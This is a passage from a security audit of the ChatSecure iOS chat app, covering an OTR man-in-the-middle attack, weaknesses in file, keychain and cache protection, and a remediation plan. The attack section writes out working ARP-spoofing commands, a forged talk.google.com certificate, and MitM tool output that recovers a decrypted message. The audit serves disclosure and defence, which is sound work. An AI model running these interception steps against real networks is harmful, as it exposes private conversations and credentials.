- Bob (the victim) has IP address 10.0.66.116
- The gateway IP address is 10.0.66.1
- The attacker is on 10.0.67.0/24 network
- Alice is on the same network or anywhere else

At first, the attacker has to sniff the Bob network traffic from its device and the gateway :

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# arpspoof 10.0.66.116 -t 10.0.66.1
0:1a:4d:23:e4:3a 0:8e:f2:4a:e7:13 0806 42: arp reply 10.0.66.116 is-at
0:1a:4d:23:e4:3a
0:1a:4d:23:e4:3a 0:8e:f2:4a:e7:13 0806 42: arp reply 10.0.66.116 is-at
0:1a:4d:23:e4:3a

# arpspoof 10.0.66.1 -t 10.0.66.116
0:1a:4d:23:e4:3a fc:25:3f:c8:83:4b 0806 42: arp reply 10.0.66.1 is-at
0:1a:4d:23:e4:3a
0:1a:4d:23:e4:3a fc:25:3f:c8:83:4b 0806 42: arp reply 10.0.66.1 is-at
0:1a:4d:23:e4:3a
```

The attacker needs to generate a SSL certificate to impersonate GTalk server (this step as the previous one can be skipped considering the gtalk server owner is the attacker) :

```
# openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365
Generating a 2048 bit RSA private key
.....+++
..............................+++
writing new private key to 'key.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:US
Locality Name (eg, city) []:Cloud
Organization Name (eg, company) [Internet Widgits Pty Ltd]:NSA
Organizational Unit Name (eg, section) []:NSA
Common Name (e.g. server FQDN or YOUR name) []:talk.google.com
Email Address []:trust-me@trust.qb
```


Next step is to read traffic from the default XMPP port **5222** (coming from Bob), alter packets when needed and forward them to the real Gtalk server. This can be easily done using some python scripts based on the **starttls-mitm**[5] project :

```
# python mitm_listener.py talk.google.com key.pem cert.pem
LISTENER ready on port 5222
CLIENT CONNECT from: ('10.0.2.116', 51623)
RELAYING

C->S, len = 135
```

5. STARTTLS protocol MitM tool - https://github.com/ipopov/starttls-mitm

```
[+] Handling incoming packet
<?xml version='1.0'?>
<stream:stream xmlns='jabber:client' xmlns:stream=
 'http://etherx.jabber.org/streams' version='1.0' to='gmacryptographicil.com'>

S->C, len = 379
[+] Handling incoming packet
<stream:stream from="gmail.com" id="4F949EC237C3E5A9" version="1.0"
 xmlns:stream="http://etherx.jabber.org/streams" xmlns="jabber:client">
 <stream:features>
   <starttls xmlns="urn:ietf:params:xml:ns:xmpp-tls"><required/></starttls>
       <mechanisms xmlns="urn:ietf:params:xml:ns:xmpp-sasl">
           <mechanism>X-OAUTH2</mechanism><mechanism>X-GOOGLE-TOKEN</mechanism
       </mechanisms>
 </stream:features>

  [...]
```

Now, let's suppose Alice requests a "secure chat" with Bob. Bob will then send to Alice a `OTRL_MSGTYPE_DH_COMMIT` OTR message. The attacker will then build its own `OTRL_MSGTYPE_DH_COMMIT` packet, send it to Alice and respond to Bob with an `OTRL_MSGTYPE_KEY` packet. And the same process is repeated for `OTRL_MSGTYPE_REVEALSIG`, `OTRL_MSGTYPE_SIGNATURE` and `OTRL_MSGTYPE_DATA` (when sending text messages) types. It can be schematized as follow :



The Python script calls (via local sockets) some native C code based on the *libotr* library to build 2 OTR sessions from the attacker to Alice and from the attacker to Bob. Here is

a summarized version of the tool output with some comments (note that prime character ‘ is used to express cryptographic parameters specially crafted by the attacker) :

```
# ./otr-mitm
OTR-mitm - OTR Man-In-The-Middle tool by QuarksLab

[+] Waiting client

; Generate a DSA private key to use with Bob and Alice
; usualy stored inside otr.private_key
[+] Generating private key
[+] Generating private key

[...]

; DH_COMMIT message parsing (sent by Bob)
; the attacker retrieves ciphered g^x (with AES key r)
; and its SHA-256 digest
[+] Request type = OTR_PKT_HANDLE_DH_COMMIT

; DH_COMMIT message generation (sent to alice)
; the attacker choose a random AES-128 bits key r'
; and send ciphered g'^x' and its SHA-256 digest
[+] Request type = OTR_PKT_GEN_DH_COMMIT

; DH_KEY message parsing (sent by alice)
; the attacker retrieves g^y
[+] Request type = OTR_PKT_HANDLE_DH_KEY

; DH_KEY message generation (sent to bob)
; the attacker sends g'^y'
[+] Request type = OTR_PKT_GEN_DH_KEY

; REVEALSIG message parsing (sent by bob)
; Attacker retrieve plaintext r AES-128 key
; Then he computes the DH shared secret
; and decipher the DSA public key + MAC checking
; (the flaw is there as the public key fingerprint
; is not checked inside the whitelist)
[+] Request type = OTR_PKT_HANDLE_REVEALSIG
[+] REVEALSIG - checking hash...
[+] REVEALSIG - Compute encryption and mac keys from DH...
[+] REVEALSIG - Checking MAC...
[+] REVEALSIG - Checking public key...
[+] REVEALSIG - All OK!

; REVEALSIG message generation (sent to alice)
; The attacker sends r' and its DSA public key + signature
; ciphered with the AES-128 key derived from the
; DH shared secret
[+] Request type = OTR_PKT_GEN_REVEALSIG
```

```
; SIGNATURE message parsing (sent by alice)
; DSA public key deciphering and validation (MAC)
[+] Request type = OTR_PKT_HANDLE_SIG
[+] SIG - Checking MAC
[+] SIG - Checking AUTH
[+] SIG - All OK!
[+] go_encrypted init
[+] free previous session key
[+] Generate session key
[+] go_encrypted OK!

; SIGNATURE message generation (sent to bob)
; the attacker sends its DSA public key to alice
; ciphered with the AES-128 key derived from the
; DH shared secret
[+] Request type = OTR_PKT_GEN_SIG

; OTR DATA message deciphering by the attacker
; who know session keys now
[+] Request type = OTR_PKT_HANDLE_DATA
DATA: fc63e7cc
MAC: 7435025be0845eb7635e98873986008e515c459c
[+] DATA - Checking MAC
[+] DATA - Deciphering message
[+] DATA - Deciphering done!

[+] Recovered message: lol
```

Note that the tool does not support session keys rotation yet and only work for the first exchanged data message. But it proves that every XMPP servers could impersonate an user and eavesdrop all talks or alter them.

However, passive sniffing does not let the attacker the possibility to recover messages and he still has to break the DLP (Discrete Logarithm Problem) to compute the shared secret between Alice and Bob.

9.5.4 Notes on SMP

libotr exports an API to use the SMP protocol in order to detect server impersonation by an attacker. However, it is not used inside ChatSecure.

In fact, the **otrl_message_initiate_smp** defined in **message.c** is never called from ChatSecure's code.

```
/* Initiate the Socialist Millionaires Protocol */
void otrl_message_initiate_smp(OtrlUserState us, const OtrlMessageAppOps *ops,
void *opdata, ConnContext *context, constunsigned char *secret,
size_t secretlen)
{
```

```
    init_respond_smp(us, ops, opdata, context, NULL, secret, secretlen, 1);
}
```

It can be confirmed by reading **encodeMessage()** function from **OTRKit.m** :

```
NSString * (^encodeBlock)(void) = ^() {
        err = otrl_message_sending(userState, &ui_ops, NULL, [accountName
        UTF8String], [protocol UTF8String], [recipient UTF8String],
        OTRL_INSTAG_BEST, [message UTF8String], NULL, &newmessage,
        OTRL_FRAGMENT_SEND_SKIP, &context,NULL, NULL);

        NSString *newMessage = nil;
        //NSLog(@"newmessage char: %s",newmessage);
        if(newmessage)
            newMessage = [NSString stringWithUTF8String:newmessage];
        else
            newMessage = @"";

        otrl_message_free(newmessage);

        return newMessage;
    };
```

The **otrl_message_sending** *tlvs* argument is always set to *NULL*. TLV is used to append SMP specific data in OTR messages. Thus the SMP protection against MitM attacks is not used.

Also all *SMP* linked handlers are empty inside *OTRKit.m* :

```
static void handle_smp_event_cb(void *opdata, OtrlSMPEvent smp_event,
                                 ConnContext *context, unsigned short
                                 progress_percent,
                                 char *question)
```

SMP should be used as an additional security feature to ensure in-depth security and not only relying on fingerprints even if they are already a good protection.

10. Forensics resilience

10.1 Default protection for files

Developers of ChatSecure chose the **NSFileProtectionComplete** data protection attribute for every file created by the application, using the **com.apple.developer.default-data-protection** entitlement. It is the best level of protection, and means that files generated by ChatSecure cannot be read by any software if the device is locked. As a test, we tried to read files as root from a ssh shell on a jailbroken (but locked) device. Files generated with the **NSFileProtectionComplete** were not readable.

10.2 Passwords of accounts

Passwords (or tokens) of instant messaging accounts for the 4 kinds of protocols handled by ChatSecure (OSCAR Instant Messenger, Jabber (XMPP), Facebook and Google Talk) are persisted to the iOS KeyChain.

10.2.1 OSCAR and Jabber accounts

It is done in **OTRManagedAccount** class, using single line calls to the **SSKeyChain** API :

— Delete password of account :

```
[SSKeychain deletePasswordForService:kOTRServiceName account:self.uniqueId
entifier error:&error];
```

— Save password of account :

```
[SSKeychain setPassword:newPassword forService:kOTRServiceName account:sel
f.uniqueIdentifier error:&error];
```

— Read password of account :

```
NSString *password = [SSKeychain passwordForService:kOTRServiceName accoun
t:self.uniqueIdentifier error:&error];
```

Persistence done by **SSKeyChain** is the one offered by the iOS KeyChain API, no new layer of security is added.

Developers decided to protect KeyChain password records using the accessibility constant `kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly`. It is a good choice as it effectively prevents the password record from being backed up to a computer or iCloud. However, `kSecAttrAccessibleWhenUnlockedThisDeviceOnly` would have been a better choice if ChatSecure doesn't need passwords when the device is locked. *(It would prevent from automatically reconnecting if the session is lost while the device is locked and the application runs in the background. Is it a big downside ?).*

Note : simple tools on jailbroken devices exist to dump the iOS KeyChain of all installed applications. To better protect user passwords, encrypting them with a per-device key and eventually obfuscating the algorithm would increase the difficulty of getting them in plaintext from a device. A simple XOR to the password with a constant key and another for example with the UDID of the device would prevent non experienced reverse engineers to read the password. Either way, no complete security is possible for jailbroken devices apart not saving the password to any database, as dynamic instrumentation and runtime debugging are possible.

If the session lifetimes are long enough for OSCAR and Jabber protocols, why not recording the session token instead of the password ? A password is more sensible than a service token as users tend to use the same password for many cloud services.

As a side note, the user can decide if he wants to save the password of his account using the "Remember my password" switch, and the saved password is emptied every time the switch is NO. The object `OTRManagedAccount` does not cache passwords in memory and makes a request to the iOS KeyChain every time a password is required, which is a good design decision.

Note : ChatSecure should empty every password reference in memory after the connection is made. This includes every local variable in every component down to the KeyChain.

10.2.2 Facebook and Google Talk kind of accounts

Facebook and Google Talk have their own authentication system to their respective services. ChatSecure shows a web view to let the user connect and retrieve an authentication token. No passwords are persisted in this case, and the authentication tokens are saved to the iOS KeyChain the same manner passwords are for OSCAR and Jabber accounts.


Note : Previous notes of obfuscating the password in the KeyChain and emptying every password reference in memory also applies to connection tokens.

10.3 History of messages and meta-data

At the time of writing, messages, buddies and all associated meta-data are persisted to a sqlite database with no additional encryption. The database can be found on the device at the location : `/var/mobile/Applications/<ChatSecure`

bundleId>/Library/Application Support/ChatSecure/ChatSecure.sqlite. Live Objective-C objects are serialized to this database using Apple's Managed Objects API. Model of the database can be found in the project, in the file : **ChatSecure.xcdatamodeld/ChatSecure 3.xcdatamodel**.

The schema can be opened with XCode :



Warning : developers chose to clear messages and meta-data in the database when the application starts and attempted to clear them on application exit but it does not work properly. Indeed, the cleaning code has been included in the method **applicationWillTerminate**, but it will practically never be called on iOS versions >= 4.0. When a user quits an application (by clicking the home button), it is actually sent to the background : the method **applicationWillResignActive** or **applicationDidEnterBackground** would have probably been better choices for this task. Even if the deletion on quit would work, sensible data would still be persisted to the database while ChatSecure is running.
Why persisting sensible data temporarily if the idea is to delete it after ? Why not relying on memory only, or best, the shortest possible time in memory ?

Note : All files within the Application bundle can be accessed (and written) using the lockdownd **house_arrest** service on any iPhone (jailbroken or not). It only requires that the "Trust This Computer ?" dialog has been answered and the computer trusted one time. This dialog was added in iOS 6, and this step was not even required in previous versions. Developers chose to reduce the protection level of the SQLite database to **NSFileProtectionCompleteUntilFirstUserAuthentication**, which means that one can dump the most sensible data of ChatSecure (user messages and meta-data) from a

trusted computer (since iOS 6 or any computer with an earlier iOS), if the device has been unlocked one single time since its last boot (which is usually the case).

NSFileProtectionCompleteUnlessOpen could be a good alternative and would mean that only ChatSecure could access the database if the device gets locked. It requires iOS 5 at least.

Another advised improvement is to encrypt the persisted data with a per device and hidden key (+obfuscated algorithm), same advice as for passwords. It will of course not protect data against advanced engineers, but against 99% of people.

10.4 OTR keys and private data

Chat encryption relies on the **libotr** library and the **OTRKit** wrapper has been written to interface the C library with the Objective-C code of ChatSecure. Looking at the filesystem on a device running ChatSecure, we found 3 files in the **Documents/** directory of the application bundle :

```
Documents root# ls -l
total 12
-rw-r--r-- 1 mobile mobile  307 Feb 19 09:35 otr.fingerprints
-rw-r--r-- 1 mobile mobile  187 Feb  5 10:50 otr.instance_tags
-rw-r--r-- 1 mobile mobile 1996 Feb  5 10:55 otr.private_key
```

These files are sensible in the sense that if an attacker takes a hold on them, he would be able to impersonate the victim (if he knows his IM account credentials) and would get the verified status on a communication with a recipient (who expects a particular fingerprint).

Using these files, he could also improve a man-in-the-middle attack by getting a verified status on the recipient device or both devices (if the attacker has files of both users).

Writing to these files is another way to get the verified status in man-in-the-middle attacks (by modifying the expected fingerprint for a trusted user), or to have the verified status when talking to the victim as a rogue user.

Note : our advice is the same as with the SQLite database (developers chose to reduce the protection on these files to **NSFileProtectionCompleteUntilFirstUserAuthentication**).

- Switch to **NSFileProtectionCompleteUnlessOpen** so that no one could read or write to these files if the device is locked.
- Encrypt data using a per device and hidden key (+obfuscated algorithm)

10.5 Keyboard cache

iOS keeps track of every non numeric word that is written with the OS keyboard in order to optimize the word prediction. The keyboard cache can record sensitive information such as passwords and credentials if the user inputs them in a non secure field (a secure field is an `UITextField` with the `secureTextEntry` property set to `YES`). Secure fields are specifically designed for password input : characters being typed are replaced by dots when showed on screen.

Hopefully, disabling the keyboard cache for a non secure field is possible : it relies on disabling the iOS keyboard autocorrection for that field (`autocorrectionType` property set to `UITextAutocorrectionTypeNo`). The obvious side effect is that the input will not be autocorrected anymore, lowering the typing performance of the user.

The other possible work around to disable the keyboard cache is to use an alternative keyboard (that does not log user types or that does it in a secure way).

Warning : as a user could think that he is protected by the secure chat application, he could type sensitive information in the chat window, and they could be recorded to the keyboard cache, which can later reveal part of this data (the keyboard cache can keep data for up to 12 months).
ChatSecure developers should consider to either disable the auto correction in the chat window, or to use an alternative keyboard.

10.6 Application view snapshots

When an application goes to the backgrounded on iOS, a snapshot (PNG) of the current view is taken and saved to the application bundle under the `Library/Caches/Snapshots/` folder. This is an issue as this folder is accessible using the `lockdownd house_arrest` service from a computer.

Such a snapshot can obviously reveal a sensitive chat with a user.

Warning : ChatSecure should hide or mask sensitive information and messages before going to the background in `applicationDidEnterBackground`. A simpler work around is to show a full-screen image or blank page.

11. Recommendations

11.1 Remediation plan

The following scheme summarizes all proposed actions to improve the overall ChatSecure security level. It is divided into 3 parts :

— Vulnerabilities
— Cryptography (design issues, MitM attacks...)
— User experience (mainly GUI related confusion)

11.2 Vulnerabilities

Avoid AIM protocol usage			
Many flaws has been reported in the "manual code review" section of this report. Some kind of backdoor has also been found and let an attacker list all remote contacts for example. No tool is required to leverage the backdoor as it is implemented in the message parsing of the AIM protocol (class **OTROscarManager.m**, method **aimICBMHandler**). We definitely think this protocol must not be used in a secure chat application.			
Difficulty	-	**Impact**	-

Use kSecAttrAccessibleWhenUnlockedThisDeviceOnly with keychain API			
Developers decided to protect KeyChain password records using the accessibility constant **kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly**. It is a good choice as it effectively prevents the password record from being backed up to a computer or iCloud. However, **kSecAttrAccessibleWhenUnlockedThisDeviceOnly** would have been a better choice if ChatSecure doesn't need passwords when the device is locked. It would prevent from automatically reconnecting if the session is lost while the device is locked and the application runs in the background. To better protect user passwords, encrypting them with a per-device key and eventually obfuscating the algorithm would increase the difficulty of getting them in plaintext from a device. A simple XOR to the password with a constant key and another for example with the UDID of the device would prevent non experienced reverse engineers to read the password.			
Difficulty	easy	**Impact**	Credential theft protection

Use NSFileProtectionCompleteUnlessOpen for sensitive files			
SQLite database protection level has been reduced to **NSFileProtectionCompleteUntilFirstUserAuthentication**, which means that one can dump the most sensible data of ChatSecure (user messages and meta-data) from a trusted computer, if the device has been unlocked one single time since its last boot which is often the case. **NSFileProtectionCompleteUnlessOpen** usage could be a good alternative and would mean that only ChatSecure could access the database if the device gets locked. It requires iOS 5 at least. This should also be used with libotr configuration files : (otr.private_key, otr.fingerprints and otr.instance_tags).			
Difficulty	**easy**	**Impact**	**Overall security**

Do not persist data messages in SQLite database			
Messages and meta-data are cleared from the database when the application starts and developers attempted to clear them on application exit (but it does not work properly). Even if the deletion on quit would work, sensible data would still be persisted to the database while ChatSecure is running. The history should be only put in memory and securely erased when not needed anymore.			
Difficulty	**easy**	**Impact**	**Data theft protection**

URL linkification is not filtered			
URL using arbitraty schemes are linkified by the ChatSecure application. Technically, every string containing **://** will be linkified. When a link is clicked on, a popup proposes to access the URL using Safari. If the URL scheme is not managed by Safari itself but is known to the device, another application can be started. This can demonstrated on a stock iPhone when using URLs like **tel ://+336xxxxxxxx** or **facetime ://user@domain**. A solution could be to use a whitelist mechanism with only all protocols you want to take into account.			
Difficulty	**easy**	**Impact**	**Phishing attacks**

Avoid forked repositories usage			
Multiple dependencies are forked copies of the legit repository (HTTPRiot, JSON, KissXML, LibOrange, MWFeedParser, TTTAttributedLabel, YOAuth, gtm-oauth2) and some are copied multiple times in the build tree (AFNetworking, facebook-ios-sdk, CocoaLumberjack, CocoaAsyncSocket, JSON, OCMock, OCHamcrest, OHHTTPStubs). It makes things really complicated to find out which version is utilized by which part of the code and can lead to dependencies not being updated when a software vulnerability is identified.			
Difficulty	**easy / medium**	**Impact**	**Overall security**

Code security			
1) **libOrange** (the AIM protocol API) does multiple pointer computations and risky integer computations as seen in the 2 bug reports. Thanks to thorough length tests done by the developers, it does not lead to security issues in most cases, but as an advice, if pointer manipulation and direct buffer access can be avoided, by using Objective-C objects, it is the way to go. 2) we have spotted numerous possible memory leaks in **libotr**, a thorough code review with the help of clang analyzer needs to be done The fact that ChatSecure is a patchwork of multiple independent libraries creates a great code duplication. As an example, base64 encoding and decoding algorithms can be found multiple times with different implementations. One contains a use-after-free, as seen earlier in this report. Code duplication leads to errors and makes it hard to maintain a secure code base.			
Difficulty	medium	Impact	Overall security

11.3 Cryptography

Force STARTTLS on GTalk and Facebook			
ChatSecure does not enforce that GTalk and Facebook servers need to be **STARTTLS** compatible. As a result, an attacker can create a rogue server that is not STARTTLS compatible (and eventually route the traffic to the original servers in STARTTLS mode) and intercept the traffic in plain text. ChatSecure application must ensure the STARTTLS option, not mandatory in XMPP RFC, is activated and must refuse to use the cleartext version of the protocol.			
Difficulty	easy	Impact	Credential theft / MitM protection

Always verify OTR DSA public key fingerprints			
When initializing a secure chat, the OTR protocol is used at first to exchange a shared secret and DSA public keys next for each of the parties. The DSA private key is used to sign a MAC of the DSA public key, a random identifier and DH public key, the signature is sent by each of the parties too ; the overall OTR security highly rely on this mechanism. The OTR protocol is secure if the DSA public key fingerprint is validated, however ChatSecure only checks them on user request (when clinking on "verify" button). The fingerprint must be checked on each OTR key negociation, i.e. once per secure chat request.			
Difficulty	easy	Impact	Prevent MitM attacks

Use lib OTR SMP API (Socialist Millionaires Protocol)			
Actually, ChatSecure does not use the Socialist Millionaires Protocol, it should be used to ensure in-depth security and avoid MitM attacks.The protocol could be executed for example before sending any ciphered messages however it could really impact application performances and a better compromise would be to execute it every 10 messages. SMP relies on secret sharing, the best solution is to use a different secret for each device. One possibility is to use a classical question / answer mechanism that let authenticate each party.			
Difficulty	**medium**	**Impact**	**Prevent MitM attacks**

Securely erase credentials in application memory)			
The application internally stores user's credentials for Facebook, GTalk and Jabber, mainly **OAUTH** tokens inside **OTRLoginViewController.m**. (self.account.password field).Those tokens are also stored inside the keychain which is a good practice. However, every tokens / passwords should be cleaned up form memory once they are not used anymore. NSString should be cleaned internally and the internal ASCII string has to be cleared with null bytes.			
Difficulty	**easy**	**Impact**	**Credential theft protection**

11.4 User experience

Update GUI to inform users of current protection level			
When a secure chat is requested and validated, a padlock appears at the top of the window for each of the parties and a specific message "The chat is secured" is displayed to the end-user. However, it does not mean that everything is secure and the application is still vulnerable to MitM attacks in this mode. When fingerprints are manually checked using "Verify" a green checkbox is added on the padlock and now the chat could be really considered as secure by each of the parties. This give some kind of confusion for the end-user as he could wrongly trust the chat security level. Some potential solutions : - verify remote DSA public key finderprint before displaying the green padlock. In case of bad fingerprint, popup a warning message and display a red checkbox. - display a red checkbox until fingerprints are manually checked with "Verify" button. The first solution is quite better as it also deals with the lack of fingerprint checking explained in cryptography remediation plan.			
Difficulty	**medium**	**Impact**	**Users sensitization**

Notify users to keep their operating system up-to-date			
The recent client-side SSL vulnerability CVE-2014-1266 affecting IOS < 7.0.6 makes the SSL layer useless. It's strongly advised to inform end users to keep their system up-to-date to ensure a maximum protection level.It could be for example a popup message when running at first the application or in the documentation.			
Difficulty	**easy**	**Impact**	**Users sensitization**